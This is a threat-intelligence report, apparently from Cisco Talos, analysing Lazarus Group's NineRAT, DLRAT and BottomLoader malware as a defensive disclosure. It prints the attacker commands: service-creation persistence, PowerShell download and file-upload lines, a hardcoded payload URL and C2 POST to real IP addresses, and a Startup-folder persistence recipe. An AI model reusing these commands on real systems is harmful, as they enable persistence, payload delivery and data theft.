
Operation Blacksmith: Lazarus targets organizations worldwide using novel Telegram-based malware written in DLang

Jungsoo An ⁝⁝ 12/11/2023

By Jungsoo An, Asheer Malhotra, Vitor Ventura

Monday, December 11, 2023 08:50
Threats RAT

- Cisco Talos recently discovered a new campaign conducted by the Lazarus Group we're calling "Operation Blacksmith," employing at least three new DLang-based malware families, two of which are remote access trojans (RATs), where one of these uses Telegram bots and channels as a medium of command and control (C2) communications. We track this Telegram-based RAT as "NineRAT" and the non-Telegram-based RAT as "DLRAT." We track the DLang-based downloader as "BottomLoader."
- Our latest findings indicate a definitive shift in the tactics of the North Korean APT group Lazarus Group. Over the past year and a half, Talos has disclosed three different remote access trojans (RATs) built using uncommon technologies in their development, like QtFramework, PowerBasic and, now, DLang.
- Talos has observed an overlap between our findings in this campaign conducted by Lazarus including tactics, techniques and procedures (TTPs) consistent with the North Korean state-sponsored group Onyx Sleet (PLUTIONIUM), also known as the Andariel APT group. Andariel is widely considered to be an APT sub-group under the Lazarus umbrella.
- This campaign consists of continued opportunistic targeting of enterprises globally that publicly host and expose their vulnerable infrastructure to n-day vulnerability exploitation such as CVE-2021-44228 (Log4j). We have observed Lazarus target manufacturing, agricultural and physical security companies.



ACTOR PROFILE

Lazarus Group

Talos

Aliases	Hidden Cobra, APT38
Affiliations	North Korea
Active since	2010
Goals	Espionage, data theft, disruptive attacks, and financial gain to support state objectives, including political and national security, military research and development, and evasion of international sanctions.
Victimology	Broad targeting of entities globally, including government, defense, finance, media, healthcare and critical infrastructure.
Notable TTPs	Exploitation of known vulnerabilities, social engineering techniques, spearphishing, data exfiltration, custom malware, pseudo-ransomware/wipers.
Malware & tooling	Lazarus Group employs a variety of custom, self-developed malware families that are used exclusively by the adversary, including RATs, wipers, backdoors, and DDoS botnets. Notable threats include WannaCry, QuiteRAT, CollectionRAT, EarlyRAT, MagicRAT, TigerRAT, YamaBot, VSingle, and CRAT.

Lazarus Group’s, Operation Blacksmith compromised manufacturing, agriculture and physical security sectors

Operation Blacksmith involved the exploitation of CVE-2021-44228, also known as Log4Shell, and the use of a previously unknown DLang-based RAT utilizing Telegram as its C2 channel. We’re naming this malware family “NineRAT.” NineRAT was initially built around May 2022 and was first used in this campaign as early as March 2023, almost a year later, against a South American agricultural organization. We then saw NineRAT being used again around September 2023 against a European manufacturing entity.

During our analysis, Talos found some overlap with the malicious attacks disclosed by Microsoft in October 2023 attributing the activity to Onyx Sleet, also known as PLUTIONIUM or Andariel.

Talos agrees with other researchers’ assessment that the Lazarus APT is essentially an umbrella of sub-groups that support different objectives of North Korea in defense, politics, national security and research and development. Each sub-group operates its own campaigns and develops and deploys bespoke malware against their targets, not necessarily working in full coordination. Andariel is typically tasked with initial access, reconnaissance and establishing long-term access for espionage in support of North Korean government interests. In some cases, Andariel has also conducted ransomware attacks against healthcare organizations.

The current campaign, Operation Blacksmith, consists of similarities and overlaps in tooling and tactics observed in previous attacks conducted by the Andariel group within Lazarus.

A common artifact in this campaign was “HazyLoad,” a custom-made proxy tool previously only seen in the Microsoft report. Talos found HazyLoad targeting a European firm and an American subsidiary of a South Korean physical security and surveillance company as early as May 2023.

In addition to Hazyload, we discovered “NineRAT” and two more distinct malware families — both DLang-based — being used by Lazarus. This includes a RAT family we’re calling “DLRAT” and a downloader we call “BottomLoader” meant to download additional payloads such as HazyLoad on an infected endpoint.

The adoption of DLang in Lazarus’ malware — NineRAT, DLRAT and BottomLoader

NineRAT uses Telegram as its C2 channel for accepting commands, communicating their outputs and even for inbound and outbound file transfer. The use of Telegram by Lazarus is likely to evade network and host-based detection measures by employing a legitimate service as a channel of C2 communications.

NineRAT consists of three components, a dropper binary that contains two other components embedded in it. The dropper will write the two components on the disk and delete itself. The first component is an instrumentor, called nsIookup.exe (capital 'i' instead of lower case L) that will execute the second component and will be used in the persistence mechanism. Modular infection chains such as these are frequently used by threat actors to achieve a multitude of objectives from defense evasion to functional separation of components that can be upgraded or modified while avoiding noisy operations on an infected system.


The dropper will set up persistence for the first component using a BAT script. The persistence mechanism accepts a service name, the path to the first component and service creation parameters:

Service Creation command

```
sc create Aarsvc_XXXXXX binPath=c:\windows\system32\nsIookup.exe -k
AarSvcGroup -p type=own start=auto DisplayName=Agent Activation
Runtime_XXXXXX
```

(Note the use of a capital "i" instead of "L" in nslookup[.]exe.)

The instrumentor binary contains a preconfigured path to the NineRAT malware which is used to execute the malware:



DATA
PATH : 1033

1 C:\windows\system32\Microsoft\Security\SecurityHealth.exe

Instrumentor binary (first component) containing the path to NineRAT malware on disk.

With NineRAT activated, the malware becomes the primary method of interaction with the infected host. However, previously deployed backdoor mechanisms, such as the reverse proxy tool HazyLoad, remain in place. The multiple tools give overlapping backdoor entries to the Lazarus Group with redundancies in the event a tool is discovered, enabling highly persistent access. In previous intrusions such as the one disclosed by Talos in 2022, Lazarus relied heavily on the use of proxy tools as a means of continued access to issue commands and exfiltrate data.

The Telegram C2 channels used by the malware led to the discovery of a previously public Telegram bot "[at]StudyJ001Bot" that was leveraged by Lazarus in NineRAT. This Bot is publicly illustrated along with its ID and communication URL in a tutorial in Korean language from 2020. Using a publicly accessible bot may lead to infrastructure hijacking and likely having recognized that, Lazarus started using their own Bots for NineRAT. Interestingly, switching over to their own Telegram C2 channels, however, did not deter the use of older NineRAT samples using open channels. Anadriel has continued to use them well into 2023, even though they first started work on NineRAT in 2022. NineRAT typically consists of two API tokens for interacting with two different Telegram channels — one of these tokens is publicly listed.

NineRAT interacts with the Telegram channel using DLang-based libraries implemented to talk to Telegram's APIs. Initially, the implant tests authentication using the getMe method. The implant can upload documents to Telegram using the sendDocument method/endpoint or download files via the getFile method. The malware can accept the following commands from their operator Telegram:

Command Capability


/info	Gather preliminary information about the infected system.
/setmtoken	Set a token value.
/setbtoken	Set a new Bot token.
/setinterval	Set time interval between malware polls to the Telegram channel.
/setsleep	Set a time period for which the malware should sleep/lie dormant.
/upgrade	Upgrade to a new version of the implant.
/exit	Exit execution of the malware.
/uninstall	Uninstall self from the endpoint.
/sendfile	Send a file to the C2 server from the infected endpoint.

NineRAT can also uninstall itself from the system using a BAT file.

Below are some of the commands run by NineRAT for reconnaissance:

Command	Intent
whoami	System Information Discovery [T1082]
wmic os get osarchitecture	System Information Discovery [T1082]
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName	Software Discovery [T1518]

Pivoting off the NineRAT samples, we discovered two additional malware families written in DLang by Lazarus. One of these is simply a downloader we track as “BottomLoader” meant to download and execute the next stage payload from a remote host such as HazyLoad:



```
http://162.19.71.175:7443/sonic/bottom.gif
?index=0
?index=1
cmd.exe
error
C:\\D\\dmd-2.096.1\\windows\\bin\\..\\..\\src\\phobos\\std\\range\\primitives.d
Invalid length of encoded data
C:\\D\\dmd-2.096.1\\windows\\bin\\..\\..\\src\\phobos\\std\\base64.d
Invalid character:
std.stdio.File.ByLineImpl!(char, char).ByLineImpl.Impl
C:\\D\\dmd-2.096.1\\windows\\bin\\..\\..\\src\\phobos\\std\\stdio.d
Attempt to read from an unopened file.
Enforcement failed
C:\\D\\dmd-2.096.1\\windows\\bin\\..\\..\\src\\phobos\\std\\utf.d
Invalid UTF-8 sequence
Attempted to decode past the end of a string
C:\\D\\dmd-2.096.1\\windows\\bin\\..\\..\\src\\phobos\\std\\algorithm\\searching.d
```

Strings and embedded payload URL in the DLang-based downloader, BottomLoader.

BottomLoader can download the next stage payload from a hardcoded remote URL via a PowerShell command:

```
powershell Invoke-webrequest -URI <URL> -outfile <file_location_on_system>
```


It can also upload files to the C2, again using PowerShell:

```
powershell (New-Object
System.Net.WebClient).UploadFile('<file_path>','<remote_url>’)
```

BottomLoader can also create persistence for newer versions or completely new follow-up payloads by creating a “.URL” file in the Startup directory to run the PowerShell command to download the payload. The URL file is constructed using the following commands:

Command
echo [InternetShortcut] > "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\NOTEPAD.url"
echo URL="" >> "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\NOTEPAD.url"
echo IconFile=C:\WINDOWS\system32\SHELL32.dll >> "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\NOTEPAD.url"
echo IconIndex=20 >> "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\NOTEPAD.url"


The other malware is a downloader and RAT, we track as “DLRAT,” which can be used to deploy additional malware and retrieve commands from the C2 and execute them on the infected endpoints:



```
getRandomKey:
base64Decode:
encryptCommand:
decryptCommand:
encodeCommand:
app.Setting
app.GVs
10 m
5F3D906E
initSettings:
cmd.exe
_x64
.gif
.bat
\" \r\n
.tar
\tNo exist.
file
filename
Content-Type
multipart/form-data
log.txt
C:\\D\\dmd-2.096.1\\windows\\bin\\..\\..\\src\\phobos\\std\\digest\\package.d
C:\\D\\dmd-2.096.1\\windows\\bin\\..\\..\\src\\phobos\\std\\random.d
```

DLRAT: A DLang-based RAT and downloader.

This malware contains hardcoded commands to perform system reconnaissance. It starts by executing the commands on the endpoint to gather preliminary information about the system: “ver”, “whoami” and “getmac”. With this, the operators will have information about the version of the operating system, which user is running the malware and MAC address that allows them to identify the system on the network.




```
sub     rsp, 20h
call    execute_ver
---------------------------------
add     rsp, 20h
mov     r8, cs:off_14016F138
mov     [r8+48h], rax
mov     [r8+50h], rdx
sub     rsp, 20h
call    execute_whoami
---------------------------------
add     rsp, 20h
mov     r9, cs:off_14016F138
mov     [r9+58h], rax
mov     [r9+60h], rdx
sub     rsp, 20h
call    execute_getmac
```

DLRAT code snippet consisting of preliminary data gathering capabilities.


Once the first initialization and beacon is performed, an initialization file is created, in the same directory, with the name “SynUnst.ini”.

After beaconing to the C2, the RAT will post, in a multipart format, the collected information and hardcoded session information.



```
POST /img/lndex.php HTTP/1.1
User-Agent: dlang-requests
Content-Length: 254
Host: 201.77.179.66:8082
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=f71d9969-1083-4bf5-a13e-791e6527c503
Accept-Encoding: gzip,deflate

--f71d9969-1083-4bf5-a13e-791e6527c503
Content-Disposition: form-data; name="type";

system32
--f71d9969-1083-4bf5-a13e-791e6527c503
Content-Disposition: form-data; name="session";

23wfow02rofw391ng23
--f71d9969-1083-4bf5-a13e-791e6527c503--
HTTP/1.1 200 OK
Date: Tue, 28 Nov 2023 10:17:30 GMT
Server: Apache
X-Powered-By: PHP/8.0.28
Content-Length: 10
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

7 Redacted 1
```

During our analysis, we found that the session information ID used by DLRAT as part of its communications with its C2 server is “23wfow02rofw391ng23“, which is the same value that we found during our previous research into MagicRAT. In the case of MagicRAT, the value is encoded as an HTML post. But with DLRAT, it's being posted as multipart/form-data. This session information is hardcoded into the DLRAT malware as a base64-encoded string constructed on the process stack during runtime:



```
mov     r9d, 4Dh ; 'M'  ; MjN3Zm93MDJyb2Z3MzkxbmcyMw= ->
                        ; "23wfow02rofw391ng23"
mov     [rbx], r9b
mov     r10d, 6Ah ; 'j'
mov     [rbx+1], r10b
mov     r8d, 4Eh ; 'N'
mov     [rbx+2], r8b
mov     edx, 33h ; '3'
mov     [rbx+3], dl
mov     byte ptr [rbx+4], 5Ah ; 'Z'
mov     ecx, 6Dh ; 'm'
mov     [rbx+5], cl
mov     byte ptr [rbx+6], 39h ; '9'
mov     [rbx+7], dl
mov     [rbx+8], r9b
mov     r11d, 44h ; 'D'
mov     [rbx+9], r11b
mov     eax, 4Ah ; 'J'
mov     [rbx+0Ah], al
mov     edi, 79h ; 'y'
mov     [rbx+0Bh], dil
mov     byte ptr [rbx+0Ch], 62h ; 'b'
mov     byte ptr [rbx+0Dh], 32h ; '2'
mov     byte ptr [rbx+0Eh], 5Ah ; 'Z'
mov     [rbx+0Fh], dl
mov     [rbx+10h], r9b
mov     byte ptr [rbx+11h], 7Ah ; 'z'
mov     edx, 6Bh ; 'k'
mov     [rbx+12h], dl
mov     ecx, 78h ; 'x'
mov     [rbx+13h], cl
mov     byte ptr [rbx+14h], 62h ; 'b'
mov     byte ptr [rbx+15h], 6Dh ; 'm'
mov     byte ptr [rbx+16h], 63h ; 'c'
mov     [rbx+17h], dil
mov     [rbx+18h], r9b
mov     byte ptr [rbx+19h], 77h ; 'w'
mov     eax, 3Dh ; '='
movzx   eax, al
```


Hardcoded Session ID in DLRAT, the same as MagicRAT.

The C2 reply only contains the external IP address of the implant. The malware recognizes the following command codes/names sent by the C2 servers to execute corresponding actions on the infected system:

Command name	Capability
deleteme	Delete itself from the system using a BAT file.
download	Download files from a specified remote location.
rename	Rename files on the system.
iamsleep	Instructs the implant to go to sleep for a specified amount of time.
upload	Upload files to C2.
showurls	Empty command (Not implemented yet).

Illustrating operation Blacksmith

This particular attack observed by Talos involves the successful exploitation of CVE-2021-44228, also known as Log4Shell, on publicly facing VMWare Horizon servers, as a means of initial access to vulnerable public-facing servers. Preliminary reconnaissance follows the initial access leading to the deployment of a custom-made implant on the infected system.



Typical Infection chain observed in Operation Blacksmith.

Phase 1: Initial reconnaissance by Lazarus

Lazarus's initial access begins with successful exploitation of CVE-2021-44228, the infamous Log4j vulnerability discovered in 2021. The vulnerability has been extensively exploited by the Lazarus umbrella of APT groups to deploy several pieces of malware and dual-use tools, and to conduct extensive hands-on-keyboard activity.

Command	Intent
cmd.exe /c whoami	System Information Discovery [T1082]
